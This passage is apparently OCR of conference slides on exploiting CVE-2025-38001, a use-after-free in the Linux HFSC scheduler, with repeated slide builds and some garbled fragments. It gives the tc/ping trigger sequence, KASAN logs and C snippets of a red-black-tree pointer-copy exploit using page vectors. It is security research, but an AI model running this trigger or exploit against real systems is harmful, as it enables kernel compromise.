# Class 2:1 is freed (but still accessible in the tree)
tc filter del dev lo parent 2:0 protocol ip prio 1
tc class del dev lo classid 2:1

# Trigger a UAF by inserting class 2:2 into the tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.2
```

CVE-2025-38001: USE-AFTER-FREE

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        u64     cl_vt;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```



CVE-2025-38001: USE-AFTER-FREE

```
[   23.801239] ================================================================
[   23.801977] BUG: KASAN: slab-use-after-free in init_ed+0x43e/0x520
[   23.802690] Read of size 8 at addr ffff88800efd4910 by task ping/347
[   23.803633]
[   23.803821] CPU: 3 PID: 347 Comm: ping Not tainted 6.6.89 #3
[   23.804422] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debian-1.16.2-1 04/01/2014
[   23.805447] Call Trace:
[   23.805735]  <TASK>
[   23.805995]  dump_stack_lvl+0xfb/0x1a0
[   23.806486]  print_report+0xc5/0x650
[   23.806874]  ? __virt_addr_valid+0x317/0x570
[   23.807434]  kasan_report+0xd2/0x110
[   23.807888]  ? init_ed+0x43e/0x520
[   23.808267]  ? init_ed+0x43e/0x520
[   23.808648]  init_ed+0x43e/0x520
[   23.809023]  hfsc_enqueue+0xd44/0xfc0
```

```
tc c

# Trigger a UAF by inserting class 2:2 into the tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.2
```

CVE-2025-38001: USE-AFTER-FREE

```
BUG: KASAN: slab-use-after-free in init_ed+0x43e/0x520
[    23.802690] Read of size 8 at addr ffff88800efd4910 by task ping/347
[    23.803633]
[    23.803821] CPU: 3 PID: 3
[    23.804422] Hardware name
[    23.805447] Call Trace:
[    23.805735]  <TASK>
[    23.805995]  dump_stack_l
[    23.806486]  print_report
[    23.806874]  ? __virt_add
[    23.807434]  kasan_report
[    23.807888]  ? init_ed+0x
[    23.808267]  ? init_ed+0x
[    23.808648]  init_ed+0x43
[    23.809023]  hfsc_enqueue
ebian-1.16.2-1 04/01/2014
ree
```

RBTREE ATTACK

RBTREE ATTACK

- **DATA-ONLY** ATTACK BASED ON RBTREE TRANSFORMATIONS (PTR COPY □ PAGE-UAF)

RBTREE ATTACK

- **DATA-ONLY** ATTACK BASED ON RBTREE TRANSFORMATIONS (PTR COPY PAGE-UAF)
- **PORTABLE** WORKS ON MULTIPLE TARGETS

RBTREE ATTACK

- **DATA-ONLY** ATTACK BASED ON RBTREE TRANSFORMATIONS (PTR COPY PAGE-UAF)
- **PORTABLE** WORKS ON MULTIPLE TARGETS
- **RELIABLE** VERY HIGH SUCCESS RATE (>99%)

BONUS!

WHY RED-BLACK TREES?

```
[   23.801239] ==========================================
[   23.801977] BUG: KASAN: slab-use-after-free in init_ed
[   23.802690] Read of size 8 at addr ffff88800efd4910 by
[   23.803633]
[   23.803821] CPU: 3 PID: 347 Comm: ping Not tainted 6.6
[   23.804422] Hardware name: QEMU Standard PC (i440FX +
[   23.805447] Call Trace:
[   23.805735]  <TASK>
[   23.805995]  dump_stack_lvl+0xfb/0x1a0
[   23.806486]  print_report+0xc5/0x650
[   23.806874]  ? __virt_addr_valid+0x317/0x570
[   23.807434]  kasan_report+0xd2/0x110
[   23.807888]  ? init_ed+0x43e/0x520
[   23.808267]  ? init_ed+0x43e/0x520
[   23.808648]  init_ed+0x43e/0x520
[   23.809023]  hfsc_enqueue+0xd44/0xfc0
```

WHY RED-BLACK TREES?

WHY RED-BLACK TREES?


```
[    23.80123
[    23.80197
[    23.80269
[    23.80363
[    23.80382
[    23.80442
[    23.80544
[    23.80573
[    23.80599
[    23.80648
[    23.80687
[    23.80743
[    23.807888] ? init_ed+0x43e/0x520
[    23.808267] ? init_ed+0x43e/0x520
[    23.808648] init_ed+0x43e/0x520
[    23.809023] hfsc_enqueue+0xd44/0xfc0
```

```c
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

```c
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;

        struct rb_node vt_node;

        // ...
};
```

```c
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

WHAT IS A RED-BLACK-TREE?



WHAT IS A RED-BLACK-TREE?

- SELF-BALANCING BINARY SEARCH TREE

WHAT IS A RED-BLACK-TREE?

- SELF-BALANCING BINARY SEARCH TREE
- FOLLOWS COLOR RULES TO STAY BALANCED

WHAT IS A RED-BLACK-TREE?

- SELF-BALANCING BINARY SEARCH TREE
- FOLLOWS COLOR RULES TO STAY BALANCED
- REBALANCES TO SATISFY RULES WHEN MODIFIED

POINTER COPY INTUITION

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

RB_NODE **METADATA UPDATE** GIVES
POINTER COPY PRIMITIVES

ATTACK COMPONENTS: RB NODES & PAGE VECTORS

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

RED-BLACK TREE NODES

```
struct pgv {
        char *buffer;
};
```

PAGE VECTORS

ATTACK COMPONENTS: RB NODES

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

RED-BLACK TREE NODES

ATTACK COMPONENTS: RB NODES

```
struct rb_node {
    unsigned long   __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

__RB_PARENT_COLOR (OFF=0)

- PARENT NODE ADDRESS
- NODE COLOR (1 BIT)

1 = RB_BLACK

0 = RB_RED

RED-BLACK TREE NODES

ATTACK COMPONENTS: RB NODES

```
struct rb_node {
    unsigned long    rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

RED-BLACK TREE NODES

__RB_PARENT_COLOR (OFF=0)

- PARENT NODE ADDRESS
- NODE COLOR (1 BIT)
  - 1 = RB_BLACK
  - 0 = RB_RED

RB_RIGHT (OFF=8)

RB_LEFT (OFF=16)

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

ALLOCATE PAGE VECTOR

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
        unsigned int block_nr = req->tp_block_nr;
        struct pgv *pg_vec;
        int i;

        pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
        if (unlikely(!pg_vec))
                goto out;

        for (i = 0; i < block_nr; i++) {
                pg_vec[i].buffer = alloc_one_pg_vec_page(order);
                if (unlikely(!pg_vec[i].buffer))
                        goto out_free_pgvec;
        }

out:
        return pg_vec;

out_free_pgvec:
        free_pg_vec(pg_vec, order, block_nr);
        pg_vec = NULL;
        goto out;
}
```

ALLOCATE PAGE VECTOR

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
        unsigned int block_nr = req->tp_block_nr;
        struct pgv *pg_vec;
        int i;

        pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
        if (unlikely(!pg_vec))
                goto out;

        for (i = 0; i < block_nr; i++) {
                pg_vec[i].buffer = alloc_one_pg_vec_page(order);
                if (unlikely(!pg_vec[i].buffer))
                        goto out_free_pgvec;
        }
out:
        return pg_vec;

out_free_pgvec:
        free_pg_vec(pg_vec, order, block_nr);
        pg_vec = NULL;
        goto out;
}
```

ALLOCATE PAGE VECTOR

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
        unsigned int block_nr = req->tp_block_nr;
        struct pgv *pg_vec;
        int i;

pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
if (unlikely(!pg_vec))
        goto out;

for (i = 0; i < block_nr; i++) {
```

```
static char *alloc_one_pg_vec_page(unsigned long order)
{
        char *buffer;
        gfp_t gfp_flags = GFP_KERNEL | __GFP_COMP |
                          __GFP_ZERO | __GFP_NOWARN | __GFP_NORETRY;

buffer = (char *) __get_free_pages(gfp_flags, order);
                return buffer;

        // ...
}
```

ALLOCATE PAGE VECTOR

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

```
static void free_pg_vec(struct pgv *pg_vec, unsigned int order,
                        unsigned int len)
{
        int i;

        for (i = 0; i < len; i++) {
                if (likely(pg_vec[i].buffer)) {
                        if (is_vmalloc_addr(pg_vec[i].buffer))
                                vfree(pg_vec[i].buffer);
                        else
                                free_pages((unsigned long)pg_vec[i].buffer,
                                           order);
                        pg_vec[i].buffer = NULL;
                }
        }
        kfree(pg_vec);
}
```

FREE PAGE VECTOR

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

```
static void free_pg_vec(struct pgv *pg_vec, unsigned int order,
                        unsigned int len)
{
        int i;

        for (i = 0; i < len; i++) {
                if (likely(pg_vec[i].buffer)) {
                        if (is_vmalloc_addr(pg_vec[i].buffer))
                                vfree(pg_vec[i].buffer);
                        free_pages((unsigned long)pg_vec[i].buffer,
                                   order);
                        pg_vec[i].buffer = NULL;
                }
        }
        kfree(pg_vec);
}
```

FREE PAGE VECTOR

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

MMAP PAGE VECTOR

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;

                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;

                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }

        atomic_long_inc(&po->mapped);
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

MMAP PAGE VECTOR

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;

                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;

                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }

        atomic_long_inc(&po->mapped);
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

ATTACK COMPONENTS: PAGE VECTORS

```
struct pgv {
        char *buffer;
};
```

- WE CONTROL **# OF PAGES**
- WE CONTROL **PAGE ORDER**
- PAGES CAN **MAP TO USERSPACE**

ATTACK COMPONENTS: PAGE VECTORS

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        // ...

        struct rb_node el_node;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb_parPAGElor;
    struct rb_node *rPAGEht;
    struct rb_node *rPAGEt;
} __attribute__((aligned(sizeof(long))));
```

ATTEMPT #1

RB_NODE REMAP VIA PACKET_MMAP

› FREE HFSC CLASS AND REPLACE IT WITH PGV

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        // ...

        struct rb_node el_node;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb par PAGE olor;
    struct rb_node *r PAGE ht;
    struct rb_node *r PAGE t;
} __attribute__((aligned(sizeof(long))));
```

RB_NODE REMAP VIA PACKET_MMAP

- **FREE** HFSC CLASS AND **REPLACE** IT WITH PGV
- **OVERWRITE** PAGE PTR WITH RB_NODE PTR

RB_NODE REMAP VIA PACKET_MMAP

- FREE HFSC CLASS AND REPLACE IT WITH PGV
- OVERWRITE PAGE PTR WITH RB_NODE PTR
- REMAP RB_NODE WITH PACKET_MMAP

RB_NODE REMAP VIA PACKET_MMAP

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;

                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;

                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }

        atomic_long_inc(&po->mapped);
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

RB_NODE REMAP VIA PACKET_MMAP

```c
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;

                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;

                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }

        atomic_long_inc(&po->mapped);
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

```c
int vm_insert_pages(struct vm_area_struct *vma, unsigned long addr,
                        struct page **pages, unsigned long *num)
{
        const unsigned long end_addr = addr + (*num * PAGE_SIZE) - 1;

        if (addr < vma->vm_start || end_addr >= vma->vm_end)
                return -EFAULT;
        if (!(vma->vm_flags & VM_MIXEDMAP)) {
                BUG_ON(mmap_read_trylock(vma->vm_mm));
                BUG_ON(vma->vm_flags & VM_PFNMAP);
                vm_flags_set(vma, VM_MIXEDMAP);
        }
        return insert_pages(vma, addr, pages, num, vma->vm_page_prot);
}
```

RB_NODE REMAP VIA PACKET_MMAP

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;

                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;

                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }

        atomic_long_inc(&po->mapped);
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

```
int vm_insert_pages(struct vm_area_struct *vma, unsigned long addr,
                        struct page **pages, unsigned long *num)
{
        const unsigned long end_addr = addr + (*num * PAGE_SIZE) - 1;

        if (addr < vma->vm_start || end_addr >= vma->vm_end)
                return -EFAULT;
        if (!(vma->vm_flags & VM_MIXEDMAP)) {
                BUG_ON(mmap_read_trylock(vma->vm_mm));
                BUG_ON(vma->vm_flags & VM_PFNMAP);
                vm_flags_set(vma, VM_MIXEDMAP);
        }
```

```
return insert_pages(vma, addr, pages, num, vma->vm_page_prot);
```

```
static int insert_page(struct vm_area_struct *vma, unsigned long addr,
                        struct page *page, pgprot_t prot)
{
        int retval;
        pte_t *pte;
        spinlock_t *ptl;

        retval = validate_page_before_insert(page);
        if (retval)
                goto out;
        retval = -ENOMEM;
        pte = get_locked_pte(vma->vm_mm, addr, &ptl);
        if (!pte)
                goto out;
        retval = insert_page_into_pte_locked(vma, pte, addr, page, prot);
        pte_unmap_unlock(pte, ptl);
out:
        return retval;
}
```

RB_NODE REMAP VIA PACKET_MMAP

```c
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;

                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;

                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }

        atomic_long_inc(&po->mapped);
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

```c
int vm_insert_pages(struct vm_area_struct *vma, unsigned long addr,
                        struct page **pages, unsigned long *num)
{
        const unsigned long end_addr = addr + (*num * PAGE_SIZE) - 1;

        if (addr < vma->vm_start || end_addr >= vma->vm_end)
                return -EFAULT;
        if (!(vma->vm_flags & VM_MIXEDMAP)) {
                BUG_ON(mmap_read_trylock(vma->vm_mm));
                BUG_ON(vma->vm_flags & VM_PFNMAP);
                vm_flags_set(vma, VM_MIXEDMAP);
        }
        return insert_pages(vma, addr, pages, num, vma->vm_page_prot);
```

```c
static int insert_page(struct vm_area_struct *vma, unsigned long addr,
                        struct page *page, pgprot_t prot)
{
        int retval;
        pte_t *pte;
        spinlock_t *ptl;

        retval = validate_page_before_insert(page);
        if (retval)
                goto out;
        retval = -ENOMEM;
        pte = get_locked_pte(vma->vm_mm, addr, &ptl);
        if (!pte)
                goto out;
        retval = insert_page_into_pte_locked(vma, pte, addr, page, prot);
        pte_unmap_unlock(pte, ptl);
out:
        return retval;
}
```

RB_NODE REMAP VIA PACKET_MMAP

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...
```

```
int vm_insert_pages(struct vm_area_struct *vma, unsigned long addr,
                        struct page **pages, unsigned long *num)
{
        const unsigned long end_addr = addr + (*num * PAGE_SIZE) - 1;
```

```
static int validate_page_before_insert(struct page *page)
{
        if (PageAnon(page) || PageSlab(page) || page_has_type(page))
                return -EINVAL;
        flush_dcache_page(page);
        return 0;
}
```

```
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

```
        retval = -ENOMEM;
        pte = get_locked_pte(vma->vm_mm, addr, &ptl);
        if (!pte)
                goto out;
        retval = insert_page_into_pte_locked(vma, pte, addr, page, prot);
        pte_unmap_unlock(pte, ptl);
out:
        return retval;
}
```

RB_NODE REMAP VIA PACKET_MMAP

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...
```

```
int vm_insert_pages(struct vm_area_struct *vma, unsigned long addr,
                        struct page **pages, unsigned long *num)
{
        const unsigned long end_addr = addr + (*num * PAGE_SIZE) - 1;
```

```
static int validate_page_before_insert(struct page *page)
{
```

FAILED

```
        return 0;
}
```

```
        vma->vm_ops = &packet_mmap_ops;
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

```
        retval = -ENOMEM;
        pte = get_locked_pte(vma->vm_mm, addr, &ptl);
        if (!pte)
                goto out;
        retval = insert_page_into_pte_locked(vma, pte, addr, page, prot);
        pte_unmap_unlock(pte, ptl);
out:
        return retval;
}
```

RB_NODE REMAP VIA PACKET_MMAP

```
static int packet_mmap(struct file *file, struct socket *sock,
                struct vm_area_struct *vma)
{

        // ...

        vma->vm_ops = &packet_mmap_o
        err = 0;

out:
        mutex_unlock(&po->pg_vec_lock);
        return err;
}
```

```
int vm_insert_pages(struct vm_area_struct *vma, unsigned long addr,
                        struct page **pages, unsigned long *num)
{
        const unsigned long end_addr = addr + (*num * PAGE_SIZE) - 1;

        pte = get_locked_pte(vma->vm_mm, addr, &ptl);
        if (!pte)
                goto out;
        retval = insert_page_into_pte_locked(vma, pte, addr, page, prot);
        pte_unmap_unlock(pte, ptl);
out:
        return retval;
}
```

ATTEMPT #2

ATTEMPT #2

SPOILER IT WORKED

ATTEMPT #2

› **FREE** HFSC CLASS AND **REPLACE** WITH PGV

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        // ...

        struct rb_node el_node;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb parPAGElor;
    struct rb_node *rPAGEht;
    struct rb_node *rPAGEt;
} __attribute__((aligned(sizeof(long))));
```

ATTEMPT #2

- **FREE** HFSC CLASS AND **REPLACE** WITH PGV
- **INSERT** NEW CLASS TO **LEAK** RB_NODE

ATTEMPT #2

- **FREE** HFSC CLASS AND **REPLACE** WITH PGV
- **INSERT** NEW CLASS TO **LEAK** RB_NODE
- **FORGE** & **INFILTRATE** MALICIOUS NODE INTO TREE

ATTEMPT #2

- **FREE** HFSC CLASS AND **REPLACE** WITH PGV
- **INSERT** NEW CLASS TO **LEAK** RB_NODE
- **FORGE** & **INFILTRATE** MALICIOUS NODE INTO TREE
- **COPY** PAGE PTR FROM PGV TO ANOTHER

PTR COPY PRIMITIVE OVERVIEW: THE EXPLOIT

```
// Insert
send_packets("lo", 64, 1, TC_H(2, 2));

// ... Find the leaked rb_node pointer ...

// Forge and infiltrate a malicious node into the tree
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pay = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
```

IT LOOKS EASY

```
// Update
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=*/1);

// Remove
tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0);
```

PTR COPY PRIMITIVE OVERVIEW: THE EXPLOIT

```
// Insert
send_packets("lo", 64, 1, TC_H(2, 2));

// ... Find the leaked rb_node pointer ...
```

```
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pgv = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
for (int i = 0; i < total_size; i += PAGE_SIZE)
    *(uint64_t *)((char *)page_a + i) = target_pgv - 0x10;

// Update
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=*/1);

// Remove
tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0);
```

PTR COPY PRIMITIVE OVERVIEW: THE EXPLOIT

```
    // Insert
    send_packets("lo", 64, 1, TC_H(2, 2));

    // ... Find the leaked rb_node pointer ...

// Forge and infiltrate a malicious node into the tree
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pgv = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
for (int i = 0; i < total_size; i += PAGE_SIZE)
    *(uint64_t *)((char *)page_a + i) = target_pgv - 0x10;

    // Update
    tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=*/1);

    // Remove
    tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0);
```

PTR COPY PRIMITIVE OVERVIEW: THE EXPLOIT

```c
// Insert
send_packets("lo", 64, 1, TC_H(2, 2));

// ... Find the leaked rb_node pointer ...

// Forge and infiltrate a malicious node into the tree
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pgv = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
for (int i = 0; i < total_size; i += PAGE_SIZE)
    *(uint64_t *)((char *)page_a + i) = target_pgv - 0x10;
```

```c
// Update
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=*/1);

// Remove
tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0);
```

PTR COPY PRIMITIVE OVERVIEW: THE EXPLOIT

```
// Insert
send_packets("lo", 64, 1, TC_H(2, 2));

// ... Find the leaked rb_node pointer ...

// Forge and infiltrate a malicious node into the tree
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pay = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
```

BUT

```
// Update
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=*/1);

// Remove
tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0);
```

PTR COPY PRIMITIVE OVERVIEW: THE EXPLOIT

```
// Insert
send_packets("lo", 64, 1, TC_H(2, 2));

// ... Find the leaked rb_node pointer ...

// Forge and infiltrate a malicious node into the tree
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pay = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
```

IT'S COMPLICATED...

```
// Update
tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, /*change=*/1);

// Remove
